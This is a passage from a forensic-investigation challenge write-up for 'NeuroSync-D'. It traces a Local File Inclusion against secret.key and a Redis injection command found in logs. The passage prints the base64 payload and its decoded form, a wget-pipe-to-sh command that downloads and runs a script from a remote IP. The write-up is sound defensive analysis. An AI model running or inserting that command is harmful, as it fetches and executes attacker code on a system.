In the previous question it is already stated that the name of the attack is Directory Traversal, but when the file is executed then it is also referred as Local File Inclusion or Remote File Inclusion, but since the request was


made to 127.0.0.1 which is to itself, then it would be considered as **Local File Inclusion**.

13. What is the name of the file that was targeted the last time the vulnerable endpoint was exploited?



I looked again on data-api.log and then I saw when the /log endpoint was exploited there was 1 file targeted and the name is **secret.key**

14. Finally, the attacker uses the sensitive information obtained earlier to create a special command that allows them to perform Redis injection and gain RCE on the system. What is the command string?



I saw in the screenshot above in redis.log like asked in the question Redis injection, there is a long command string found, which is

OS_EXEC|d2dldCBodHRwOi8vMTg1LjIwMi4yLjE0Ny9oNFBsbjQvcnVuLnNoIC1PLSB8IHNo|f1f0c1feadb5abc79e700cac7ac63cccf91e818ecf693ad7073e3a448fa13bbb

15. Once decoded, what is the command?

Decode from Base64 format

Simply enter your data then push the decode button.

```
d2dldCBodHRwOi8vMTg1LjIwMi4yLjE0Ny9oNFBsbjQvcnVuLnNoIC1PLSB8IHNo|f1f0c1feadb5abc79e700cac7ac63cccf91e818ecf693ad7073e3a448fa13bbb
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set. Detected: ISO-8859-1

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
wget http://185.202.2.147/h4Pln4/run.sh -O- | sh W6sWpIÖüi;öföÑ/E□İŞ:ŸÇ□ Ÿ^ö_□qb½ŸŞ{Ó½bŸ@8ñöµŸ¶Ü
```

I copy paste what is behind the "|" to a base64 decoder and then I found it is a wget command to an unknown IP and getting [run.sh](#) which is suspicious especially the sh at the end indicates that after getting it, it executes the file immediately, so the answer is **wget http://185.202.2.147/h4Pln4/run.sh -O- | sh.**

Rafael Angelo Christianto



You have solved NeuroSync-D!

Congratulations  **rafaelangelo** best of luck in capturing flags ahead!

#1136

Sherlock Rank

19 May 2026

Solve Date

Retired

Sherlock State

Ok

Share